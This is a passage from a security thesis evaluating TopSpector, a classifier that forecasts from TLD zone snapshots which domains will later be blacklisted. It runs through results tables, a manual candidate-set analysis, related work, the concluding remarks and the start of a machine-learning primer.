CAU11.COM	0.819	n/a
8023796658.COM	0.502	n/a
OBATKUATDANALATBANTUSEX.COM	0.742	n/a

blacklisted but were added to the candidate set when our system is configured with a threshold of 0.5.

4.4.1 Time to Blacklist Results

We are very interested in the amount of time that elapses between the epoch in which our system flags a domain as malicious (indicating it will appear on a blacklist) and the time it is added to a blacklist. On average, 32.38 days elapse between the time

Table 4.5: Percentage of blacklisted domains detected by TopSpector

blacklist	**percent detected**	**average**	**median**
Google SB	0.473	29.856	24
SURBL	0.560	32.56	13
Malware Domains	0.533	38.327	21

Notes: Training set composed of 40% malicious domains. Also, the average and median number of days between a domain's addition to the candidate set and its appearance on blacklist




Figure 4.7: Cumulative percentage of the time between a domain's detection by TopSpector and its appearance on a blacklist.

our system adds a blacklisted domain to the candidate set and the time it appears on a blacklist. We also calculated the mean and the average time to blacklist for each of the three sources we used in our evaluation (Table 4.5). Figure 4.7 presents the CDF of the number of days between a domain's addition to a candidate set by TopSpector and its appearance on a blacklist.


In contrast to systems proposed in related work, TopSepctor detects relatively few malicious domains immediately prior to the time at which they are blacklisted

(less than 10% of domains are added to blacklists within one day). However, to the best of our knowledge, our system identifies malicious domains further in advance of the time they are blacklisted than any other system currently reported. This means that the security community can use our candidate sets as an early warning system. After a domain is added to a candidate set, there is ample time for further discriminating analysis in order to detect evidence of malicious behavior.


4.4.2 Coverage Results

During our two-month evaluation period, 57,905 malicious domains passed through our system and were blacklisted within 90 days. The percentage of these domains detected by our system varied depending on the percentage of the training set that consisted of malicious domains. Intuitively, repeating (resampling) malicious domains in the training set increases the sensitivity of classifiers to malicious domains. This section presents results of using a Logistic Regression classifier to produce the candidate set for both the .com and .net zones. We used separate classifier models for each zone.


The percentage of the blacklisted domains detected and the size of the candidate set are functions of the percentage of malicious domains included in the training set and the threshold. In Figure 4.8, we varied the percentage of malicious domains in the training set from 10% to 50% and performance varies accordingly. In the .com zone, with 10% of the training data composed of malicious instances, we detect an average of 18.2% and produce a very small candidate set of only $1,791$ domains per




(a) Percentage of malicious domains detected in the .com zone each week



(b) Percentage of malicious domains detected in the .net zone each week



(c) Average number .com domains added to candidate set each snapshot



(d) Average number .net domains added to candidate set each snapshot

Figure 4.8: The top two figures chart the percentage of malicious domains in each zone detected with a threshold of 0.5 given varied percentages of the malicious domains in the training data. The bottom figures present the average number of domains added to the candidate set per snapshot. We altered the percentage of malicious instances in the training data from 10% to 50%.

epoch. With the training data composed of a 50:50 split between malicious and unknown domains, our system detects an average of 65.0% of blacklisted domains but produces a much larger candidate set of 27,867 domains per epoch.

Figures 4.8(a) and 4.8(b) plot the average percentage of malicious domains detected and added to the candidate set in each epoch, aggregated into weekly time periods with various percentages of malicious instances in the training data. Fig-

ures 4.8(c) and 4.8(d) present the average number of domains added to the candidate set in each epoch.

As we will see in Section 4.5, more than 50% of the candidate set has some evidence of suspicious behavior. We explored generating synthetic instances uses Synthetic Minority Over-sampling Technique [12] but found that it resulted in a negligible improvement over resampling.

Table 4.6 and 4.7 summarizes the system's performance at different levels of resampling in the .com and .net zones, respectively. Due to the improvement in our system's performance during the first few weeks, we took the average from weeks 3 to 9.[2] Depending on the resource availability, any member of the security community can tune our system for tailored results. If the member can handle a large number of domains, they can use the candidate set produced with a higher percentage of resampling, which will include a larger number of malicious domains.

As a point of reference, the dotted line in each figure presents the performance of our system with no resampling done to the malicious instances in the training set. As time goes on, we detect more domains without resampling because additional domains are available in the training set.

---

[2]Performance increases during the first few weeks because there were no SURBL malicious instances available in the training set prior to December. As SURBL instances are incorporated into the system, more malicious domains were available in the training set, thus performance improved.

Table 4.6: Percentage of .com domains detected and candidate set size

% **mal training**	% **detected**	**Candidate set**	**Ratio**
No resampling	45.3%	14,209	56.5 (±30)
10%	18.2%	1,791	18.8 (±9.9)
20%	40.0%	9,453	38.9 (±15.0)
30%	51.6%	17,960	56.5 (±19.2)
40%	59.1%	23,936	66.0 (±21.3)
50%	65.0%	28,867	72.5 (±23.1)

Notes: Ratio is the number of unknown domains included in candidate set per blacklisted domain

Table 4.7: Percentage of .net domains detected and the candidate set size

% **mal training**	% **detected**	**Candidate set**	**Ratio**
No resampling	14.1%	651.4	108.9 (±89.6)
10%	1.6%	92.7	71.7 (±40.1)
20%	20.6%	962.5	76.6 (±49.3)
30%	41.0%	2,231	79.1 (±49.9)
40%	57.3%	3,704	90.2 (±53.2)
50%	68.8%	4,937	97.7 (±59.7)

Notes: Ratio is the number of unknown domains included in candidate set per blacklisted domain

4.4.3 Threshold and Candidate Set Size

Varying the threshold above which a domain is added to the candidate set is another mechanism by which one can control the resulting size of the candidate set. The lower threshold is set, the system is more sensitive to malicious domains and adds more domains to the candidate set. Of course, varying the threshold also impacts the percentage of malicious domains added to the candidate set. Figure 4.9 plots the the percentage of malicious domains with scores from 0 to 1 and compares it to the percentage of unknown domains with each score.

In the figure, one can clearly see that the scores for unknown domains spike




Figure 4.9: The percentage of malicious and unknown domains assigned a score by our system (20% malicious training data).

earlier than for malicious domains. However, there are a large number of malicious domains with low scores that are similar to the scores of unknown domains. Our system is not capable of distinguishing these unknown and malicious domains with similar scores with the current feature set. We suspect a large percentage of temporarily compromised domains lie in this region as their behavior is very similar to benign domains' behavior. By selecting a higher threshold, one decreases the size of the candidate set while increasing the average score of the domains in the candidate set, making that a domain in the candidate set is more likely to be malicious. Table 4.8 presents the percentage of unknown and malicious domains that are included in the candidate set at varying thresholds. By increasing the threshold, one can create a very small candidate set that still contains a significant portion of malicious domains. Thus, our system can adapt to the resources of the security community and we can tailor the candidate set size for individuals.

We next describe our selection of a classifier model and how we tuned that model to improve performance.

Table 4.8: Percentage domains included in candidate set

threshold	**% unknown**	**% malicious**
50	8.44%	34.67%
55	5.65%	28.97%
60	3.70%	23.67%
65	2.20%	17.53%
70	1.17%	12.29%
75	0.56%	8.09%

4.4.4 Classifier Selection and Tuning

We conducted a comparison of a number of commonly used classifiers during the first week of our evaluation period, from December 1^{st} to December 8^{th}. Classifiers included in our comparison include: Logistic Regression, Naive Bayes, RIPPER rule learner, C4.5, IBK and a Random Forest with C4.5 as the base classifier. The Logistic regression, Naive Bayes and the Random Forest classifiers all detected roughly equivalent numbers of malicious domains and produced candidate sets of domains of comparable size. C4.5, IBK and RIPPER underperformed in comparison to these three: either generating a candidate set that was unacceptably large or by failing to identify a majority of malicious attacks. Of the three classifiers with better performance, we elect to report the results of the Logistic Regression classifier in this chapter.

4.4.5 Noisy Data and our Training Regimen

The quality of the training data greatly impacts the quality of the predictions. Evaluating the training data quality is difficult, but it invariably involves accurate labeling of training instances and a training set that is representative of the instances


the classifier is asked to label. We are treating this problem as a binary classification problem in which a domain can either be malicious or unknown. The labels on the malicious data set are highly accurate: it is unlikely that more than a few of the domains that appeared on the blacklists were false positives as these blacklists are curated by responsible security community members and have seen widespread adoption.

However, selecting training examples from the set of unknown domains is far more complicated. There are three primary problems with selecting training data for the unknown set.

1. *Missed attacks*: There are a sizable number of malicious domains in the unknown set that are never blacklisted (attacks that are missed by the defender community). Weeding these out from the legitimately registered domains is difficult, at best.

2. *Cold-boot*: when a domain is first registered there is a dearth of information about that domain's reputation. Also, we are frequently dealing with the domains far down the long-tail of a domain popularity curve. That is, popular domains are relatively stable and appear with less frequency than newly registered domains in the daily DNS diff we calculate. As our analysis of the candidate set in Section 4.5 reveals, many of the domains are never used at all or remain parked domains for months after their registration.

3. *Daily differences*: The types of domains that update their DNS data also differs



(a) Percentage of malicious domains detected

(b) Percentage of unknown domains in candidate set.

Figure 4.10: The impact of training a classifier on the current epoch vs training on data from previous epochs.

drastically with each snapshot, as one might expect given that the standard deviation in the number of changes is more than half the average. The number and type of DNS changes each day varies due to mass DNS transfers, domain sniffing (domain name speculation) and periodic purging of expired domains.

To mitigate the fact that activity in a DNS zone can change dramatically between epochs, we elected to use the set of unknown domains from the previous epoch as training data for the current epoch. The resulting training set is undoubtedly noisy but the blacklisted set contains few or no false positives, allowing us to identify a large number of blacklisted domains far in advance of the time they are blacklisted.

In order to explore how often one needs to retrain the classifier in order to be effective, we looked at the result of training on unknown data from 1 epoch prior, and compared it to training on data from 2, 3, 5, and 10 epochs prior. Figure 4.10 presents a summary of the results. Detection of attacks degrades as the training set

ages. However, the size of the candidate set remains unaffected. As a result, we elect to retrain the classifier every epoch.

Before summarizing our results, we observe that the value of our system is highly related to the composition of the candidate set. If the unknown domains added to the candidate set are largely false positives, i.e. they were malicious domains that were not blacklisted, TopSpector is of questionable value. Therefore, we next examine the composition of the candidate set.

4.5 Candidate Set Analysis

This section explores the composition of the candidate set by categorizing each candidate set domain into one of five categories: unknown/unused, false positive, suspicious, likely malicious or malicious. If the candidate set were largely made up of benign domains it would call the value of our system into question. If the candidate set consists primarily of domains at which malicious activity is likely to occur, then it supports our proposed usage of TopSpector, 1) the security community preemptively monitors the domains in the candidate set produced by TopSpector for signs of malicious activity as well as 2) other pDNS-based systems incorporate the candidate set or the score generated by TopSpector as a feature.

Due to the number of domains in TLD data and thus in the candidate set, manual inspection of all domains in the candidate set is infeasible. Instead, we conducted a detailed analysis on a subset of candidate set domains. We selected epochs uniformly at random from all epochs in our evaluation period and, for each of these

Table 4.9: Information gathered for each analyzed domains

Sources of information
Internet registrar and whois info
Alexa traffic rank
Num results returned by Google for domain
Hosts a parked search page
Contains spam content
Contains malicious content
Account suspended/domain NX in DNS
Algorithmically generated domain name

epochs, selected 1% of unknown domains added to the candidate set uniformly at random from all candidate set domains in that epoch. We omitted malicious domains that appeared on a blacklist from our analysis; any malicious found in our candidate set analysis in this section are attacks missed by the defender community.

The analysis was conducted over a period of several days in late April, almost 90 days after the end of our evaluation period. The delay between prediction and analysis was intended to establish which candidate set domains would be added to a blacklist as well as giving newly registered domains time to establish themselves as legitimate sites. For each domain in our sample, we gathered the information in Table 4.9 and used it to assign the domain to one of the following five categories.

- *Unused/unknown*: Domains that were registered but at which no activity was evident at the time of inspection. A large percentage of registered domains in the .com and .net zones are created by domain speculators with no intention of using the domain. We assigned domains to this category if they had no alexa rank, no Google results or if they had nothing more than “this site is under


construction" message on the default page.

- *False positives*: Domains that were actively maintained for legitimate purposes were considered false positives. Evidence of activity was determined by looking at the number of Google results for each page as well as manual examination of the content to distinguish it from spam content, content farms or parked search pages. Having an Alexa traffic rank also influenced our decision to include a domain in this category because it indicated that a domain had enough traffic to register with Alexa.

- *Suspicious*: Domains were assigned to this category if they hosted only a parked search page or if it hosted spam content (content generated in an automated fashion to increase the domain's search rank). We manually inspected the domain's content in order to identify spam content.

- *Likely malicious*: Domains that we concluded had an elevated chance of hosting malicious content at some time. These included domains that had been suspended or for whom the DNS system returned an NX response (a negative response indicating that the domain does not exist). In particular, if the domain had an algorithmically generated name and had already been suspended it is likely to end up in this category.

- *Malicious*: Domains at which we witnessed malicious activity. The delay between our evaluation and the candidate set analysis made it unlikely that we would observe malicious activity at many of the domains due to the short life-



(a) 40% malicious domains in training set

(b) No resampling of malicious domains in training set

Figure 4.11: Candidate set analysis: the percentage of domains assigned to each category during our investigation of a sample of the candidate set, compiled across several epochs.

Table 4.10: Results of sample analysis

category	**number**	%
total sites:	247	
unused/under construction	66	26.7
malicious	6	2.4
likely_malicious	52	21.1
suspicious	66	26.7
FPs	57	23.1

times of many malicious domains. However, we did find active attacks at a number of domains. Observed attacks included a malware repository and several phishing attacks.

We found that at least half of the candidate set was rated as suspicious, likely malicious or malicious according to the above criteria. Between 18% and 23% of candidate set domains were false positives. Anecdotally, these domains belonged to

foreign companies, particular Asian businesses, as well as small businesses, such as photography business websites or un-developed blogs. The anglo-centric nature of the blacklists and the SLM training data may have increased the scores of foreign companies. Also, many of the small-business false positives were hosted at lower-end name servers that had hosted numerous domains that were blacklisted. We found that at least 25% of the domains were entirely unused after 90 days.

Based on our investigation, we believe each domain in the set would not take an undue amount of resources to investigate further. The median number of Google results for domains in our set was 1. 83.3% of the domains in the candidate set had no Alexa traffic rank. Spam traps, honey clients and other security tools could be used to keep a close watch on the candidate set domains during the months after their appearance on this list.

Developing effective tools to monitor the candidate set is a goal of future research. Also, it may be possible to further refine our results by attempting to automatically classify the domains in the candidate set further using an analogous process to our manual investigation.

4.6 Related work

The Domain Name System has long been the focus of much research aimed at the early detection of malicious activity. This section describes existing efforts to detect maliciousness using DNS data.

4.6.1 Measuring DNS abnormalities

Previous studies reveal abusive uses of and abnormal behavior in the DNS infrastructure. Brownlee et al gathered and analyzed data at the F root server and found a surprising number of bogus queries being issued as well as broken name servers [7] . The "Large-scale DNS Analysis" project [80] is aimed at analyzing bulk DNS data to find abuses of the system, such as fast-flux or malicious tunneling. [27] has examined the distribution of malicious domains in DNS zones. Seifert et al [96] measured the prevalence of malicious domains in the .nz TLD using a hybrid low and high-interaction honeypot approach. On a slightly different note, [91] proposed a visualization to help system administrators to visually identify anomalous DNS behavior. [65] has described that latest industry intervention on Internet scale malicious activities, which often involved DNS.

In some ways, our work is a descendant of this line of research. We have identified and explored features in which there are large differences between the behavior of average domains and malicious domains.

4.6.2 Detecting maliciousness from DNS Data

Researchers have focused on detecting a variety of attacks, including botnets, Phishing and other attacks. Wang et al examined a statistical approach to detecting DNS spoofing, cache poisoning, Denial of Service attacks and compromised servers based on sampling packets [110]. Ishibashi et al used traffic aggregation to detect mass mailing worms [54] and Whyte et al used a similar approach to detect worm

scanning on an enterprise network [113].

Jo et al [57], Le et al [62] and Prakash et al [87] each explored various heuristics methods to distinguish phishing and non-phishing URLs to detect phishing web sites. McGrath et al analyzed the anatomy of phishing URLs and domains, registration of phishing domains and time to activation, and the machines used to host the phishing sites [72]. In other work, McGrath examined fast flux, DNS flux, and double flux in the phishing context and identified all three flux flavors using statistical models on real-world data [73]. Given fine-grained data about changes in A and NS records (in contrast to the twice daily snapshots we used), DNS data has proven to be highly effective at identifying fast-flux techniques, as Nazario et al [79] and Holz et al [49] have all discussed.

[102] described an effort to take control of a particularly sophisticated and insidious Botnet and studied its operations for a period of 10 days. It is feasible to detect Botnet DNS traffic by DNS monitoring and detect DNS traffic anomalies, as described in Villamarin et al [108]. Choi et al [14] has suggested an anomaly detection mechanism by monitoring group activity in DNS traffic. Dagon et al [22] proposed a method to discover Botnet C&C servers by detecting domain names with unusually high or temporally intense DNS query rates.

Other researchers have utilized IP addresses to predict maliciousness. Collins et al examined the degree of uncleanliness in the IP address space to predict the likelihood surrounding portions of the address space would be used by a bot [17]. Similarly, Hao et al proposed SNARE as a spatio-temporal method for detecting

spammers [45].

Another line of work aims to utilize DNS registration and WHOIS information. Felegyhazi et al have published an inference procedure through which additional malicious domains could be extracted given known bad domains [33]. Felegyhazi et al's work is closely related to our own because Felegyhazi also operated from .com zone data and used publicly available blacklists as a source of malicious domains.

Felegyhazi start from the premise that attackers frequently register multiple domains at the same time (and likely with the same registrar) in order to avoid being blacklisted. They identify NSes that have been used by a blacklisted domain and use a clustering technique to identify domains that were registered at approximately the same time and share other similarities, combining this with WHOIS information to cluster the domains into groups.

The focus of Felegyhazi et al's paper was to identify additional domains that were part of these attacks but were missed. This differs from our goal in a key manner, our goal is to identify a set of domains that are likely to become malicious in the future. Both Felegyhazi et al and our work operate from TLD data and as a result, some of the features we identify are similar to those they used in their clustering. When we use similar features to Felegyhazi et al's paper we have often re-formulated them for our purposes, such as using Damerau-Levenshtein distance between the domain name and its name server rather than a binary feature indicating that the domain name and its name server were identical. We trade-off the higher precision demonstrated by Felegyhazi et al in order to identify domains with a longer average time to blacklist.

4.6.3 Blacklists

Blacklists are still the most widespread approach to preventing malicious network activities. Ziegast is often credited as proposing static IP blacklisting [53]. The effectiveness of such blacklists was evaluated by Sinha et al [100]. Researchers have also focused on improving blacklists. Examples of this type of work are Ma et al's "Beyond Blacklists" [68] and Zhang et al's "Highly Predictive Blacklisting" [122]. Recently, Yadav et al published a paper specifically examining domain fluxing by detecting alphanumeric domain names unlikely to be generated by humans and by looking at the number of domains mapping to a particular IP address [117].

4.6.4 passive DNS

In the last few years, the use of passive DNS (pDNS) to analyze malicious activity on the Internet has increased. Passive DNS data collection was first proposed by Florian Weimer [111]. "Passive Monitoring of DNS Anomalies" [121] discusses how pDNS data can be used to detect unusual behavior. Antonakakis et al implemented a dynamic reputation system, Notos, at a large ISP [3]. Notos is built on top of pDNS and clusters domain names using network (and zone) level features. New RRs are clustered and assigned a score predicting the domain's predicted malicious. An alternative to Notos, EXPOSURE [5], has also been proposed that does not rely on maintaining reputation data like Notos but instead focuses on using time series analysis and textual features to detect deviations from normal DNS query patterns.

Notos and EXPOSURE are impressive systems that seem very promising for

identifying malicious domains. There are a few key differences between these systems and our own, mostly based on the type of data from which they operate. A domain only enters a pDNS system after domain name queries for that domain passes by the pDNS sensors. By operating from TLD data, we thus see domains before they enter pDNS. As Figure 4.1 reveals, the time lag can often be extreme. Our system is not capable of predicting maliciousness with the accuracy of Notos or EXPOSURE. However, our research could complement Notos and EXPOSURE: these systems could incorporate our candidate set as an additional features. This would provide an initial hypothesis about newly added domains, essentially serving as an initial reputation function. Including the candidate set output may allow them to identify malicious domains faster and to be more sensitive to new attacks. We are interested in evaluating the integration of TopSpector's candidate set into pDNS-based systems as future work.

Finally, Spring et al described domain registration pattern in general terms by correlating data from registries for several top-level domains and a large passive DNS data source to detect malware domains [101]. Our work only utilizes domain registration data and provides early predication on malicious domains than blacklist.

4.7 Conclusion

In this paper we have shown that even operating from a very limited set of features from TLD snapshots can usefully forecast which domains will be added to a blacklist over a month in advance (in average 32 days) for a significant percentage of

malicious domains. To detect these domains, we developed TopSpector, which parses our features from the difference between consecutive TLD snapshots.

For each TLD snapshot we receive, our system produces a candidate set of domains at which malicious activity is likely to occur. The size of the candidate set and the percentage of malicious domains detected varies as one alters the classifier configuration, e.g. resampling of malicious domains and threshold. For the .com zone, the size of the candidate set ranged from an average of 1,791 .com domains up to 28,867 .com domains. The percentage of blacklisted .com domains detected ranged from 18.2% to 65.0%. For the .net zone, the candidate set ranged in size from 93 domains to 4,937 and detection rates ranged from 1.6% to 68.8%. Our system trades the predictive accuracy of other proposed systems [3, 5, 33] in order to identify domains far in advance of malicious activity. The candidate set may be incorporated as an additional feature into related system in order to serve as an initial reputation feature for new domains.

We conducted an analysis of the candidate set and found that over 50% of the domains fit our definition of either suspicious or likely malicious even though they were not added to a blacklist. Furthermore, a quarter of the domains in the candidate set were entirely unused. These results suggest that the candidate set represents a list of domains that are worth investigating further in order to detect attacks currently missed by blacklists and to detect attacks earlier in their lifecycle. The size of the candidate set can be tailored to the needs and available resources of the security community.

CHAPTER 5
CONCLUDING REMARKS

Chapters 2 through 4 of this thesis begin with the use of machine learning to solve a very specific web problem, phishing. We then show that machine learning can be applied more generally to solve a difficult security problem: detecting malicious code in-the-wild. Rather than focusing on a specific attack, Chapter 5 shows one can detect new examples of malicious javascript, a tool used in a variety of attacks, by focusing on obfuscation. Chapter 6 is about an even broader goal, the detection of domains that will host malicious attacks before they do so.

Having spent much of this thesis pushing machine learning as an under-utilized tool in the web security arsenal, we have to state that machine learning is far from a panacea. Creating systems such as those detailed in this thesis require a large amount of domain-specific expertise in order to identify robust feature sets. These feature sets must provide the security community with new capabilities to augment existing ones and must not be easily avoided by attackers. Even then, it is important to question whether the results are actually useful. Every system based on machine learning is going to produce false positives. Mitigating the impact of these false positives is an essential consideration.

We witnessed firsthand how difficult it can be to implement a system that relies on classification, even if it produces a very low percentage of false positives. Although our evaluation of our anti-phishing UI was not included in Chapter 2 due to issues related to size and scope, we found the process of developing a conversational

UI capable of distinguishing between phishing sites and false positives to be a difficult and informative task, easily equal to the difficulty inherent in developing the phishing detection portion of the system.

Any system designed to solve a computer security problem that involves both machine learning and user interaction **must** focus as much or more of its efforts on communicating effectively with the user and deal with the uncertainty of whether their system's verdict is accurate or misleading. Even when the intended audience is not a set of users but instead the security community one must demonstrate that the system's capabilities make it worth using even after factoring in the potential cost of false positives.

Despite the difficulties inherent in using classification, the ability of the systems described in this thesis to process large amounts of data and identify attacks present in a very small minority of the instances make such systems increasingly necessary as the amount of information we are confronted with daily explodes at a dizzying rate. We have tried to emphasize that it is not enough to show that a classifier can be used to solve a problem, it must complement existing efforts. Chapters 2 through 4 each filled a gap in the detection of web attacks, either enabling the detection of attacks that would otherwise have been missed or detecting attacks sooner than existing technologies. We hope that the problem selection, along with our system design and feature selection, provide a roadmap for other security practitioners interested in improving our ability to distinguish between good behavior and bad.

APPENDIX A
MACHINE LEARNING

A.1 Primer

Machine Learning (ML) refers to a field of Computer Science which seeks to create and utilize algorithms designed to extract meaningful patterns or other information automatically from a given set of observed data, with the end goal of characterizing known data in order to make intelligent inferences on unknown data. The observed data is frequently referred to as a **training data set** and the unknown data as **test data set**. An individual bit of data is often referred to as an **instance**. The instance is characterized by its **features** or **attributes**, which are often explicitly designated by the ML expert but can also be inferred by an algorithm as well. Each instance belongs to a specific **class**. In classification, an algorithm "learns" to distinguish between one or more classes based on differences in the distribution of features between classes.

Machine learning consists of generalizable phases. For those unfamiliar with these steps, we very briefly outline them here as they underly the work done and to an extent dictate the order of presentation in the following sections. The phases include: 1) data gathering and pre-processing, 2) feature extraction and evaluation, 3) classifier training and 4) testing and evaluation.

During 1), raw data is obtained. This data is often "dirty", containing extraneous and erroneous information that needs to be removed in order to maintain the

first maxim of ML: "Garbage in, garbage out."[1]

The GIGO maxim leads directly to phase 2), during which the ML expert examines the data and develops a set of features. Features are intended to characterize each instance of data as accurately as possible. Ideally, features of instances in the same class are similar and cohesive but distributions between classes vary. Extremely large variations in performance of the exact same ML algorithm can be explained by differences in the feature set and because it is impossible to determine *a priori* the ideal set of features, ML receives some flak as a "dark art".

After extracting the features for each instance, one typically undergoes feature evaluation as well. Often, features are not independent from one another and may in fact be highly correlated. This correlation can skew classifier performance and is one form of overfitting, causing the classifier to perform well on the training set while underperforming on unseen data that is distributed differently from the training set. Some features may also be useless, that is, the underlying probability distribution of that feature does not differ between the classes and so the feature can be discarded.

Standard feature evaluation methods include ranking features according to Information Theoretic approaches such as information gain or chi-squared values. Additionally, it is very common to perform Principal Component Analysis (PCA), invented by Karl Pearson in 1901, which is a feature set transformation that takes a possibly correlated set of features and transforms it into a smaller number of uncorrelated features [82].

---

[1]Apocryphally attributed to George Fuechsel, an early IBM programmer.

After the feature selection step, in 3) the classifier is trained on the training data set. In order to estimate robustness, how well the classifier will perform on unseen data, training usually involves cross validation (CV) or leave one out (LOO). In CV, the data set is randomly divided into a number of bins. The classifier is trained on all bins except one and its performance evaluated using this final bin. This process is repeated with different bins being left out. If performance is consistent across each evaluation, then the classifier is likely to perform similarly on new data.

In order to get an upper bound on performance, LOO is CV taken to an extreme, with a model trained on all data except one instance and the single instance treated as unlabeled data.

The final stage involves evaluating classifier performance in data not included in the training set at all. In practice, classifier performance rarely reaches the levels indicated during the training stage and this is why it is essential to have a distinct set of data to treat as a test set. A large number of classifiers have been proposed, each of which is based on a different theoretical basis. The following sections are intended to explain in some detail the methods by which each classifier operates.

A.2 Classifiers

A.2.1 Naive Bayesian Classifier

To the best of my knowledge, the idea of using conditional probability to create a Bayesian classifier arose from work on pattern recognition in the mid-part of the 20^{th} century 1973 [28], most specifically from single-layer Perceptron models.

A Naive Bayesian classifier is a special case of a more general type of classifier based on Bayesian networks [81]. Bayesian networks are used to represent the joint conditional probabilities between random variables in a set. Naive Bayesian classifiers make the simplifying assumption that all underlying random variables are independent, simplifying the task of estimating joint probabilities over an unknown distribution. Specifically, Naive Bayesian classifiers rely on Bayes' Law:

$$Pr[A|B] = \frac{Pr[B|A] \cdot Pr[A]}{Pr[B]}$$

Even with the flawed assumption of strong independence between features, Naive Bayesian classifiers often perform as well as more complicated algorithms [38].

Bayesian classifiers are well-known for their effectiveness in spam filtering, identifying above 99.9% of spam with few false positives [89, 18, 74]. In 1998, Sahami et al proposed "A Bayesian Approach to Filtering Junk Email" [94] although it was not until Graham improved performance to a practical level (99.5% true positives with 0.03% false positives) in 2003 that spam filtering using Naive Bayes exploded [42].

A.2.2 Decision Trees

There are a large number of decision tree algorithms proposed. At the basic level, decision trees consist of decision/comparison nodes and prediction nodes. The decision nodes typically consist of one or more if/then/else choices for one or more feature. The leaf nodes are labeled with the predicted class. Given an unlabeled instance, one starts at the root and evaluates the if/then/else choice at each node using the features of the unlabeled instance until one arrives as a leaf node. This is

the predicted class for that instance.

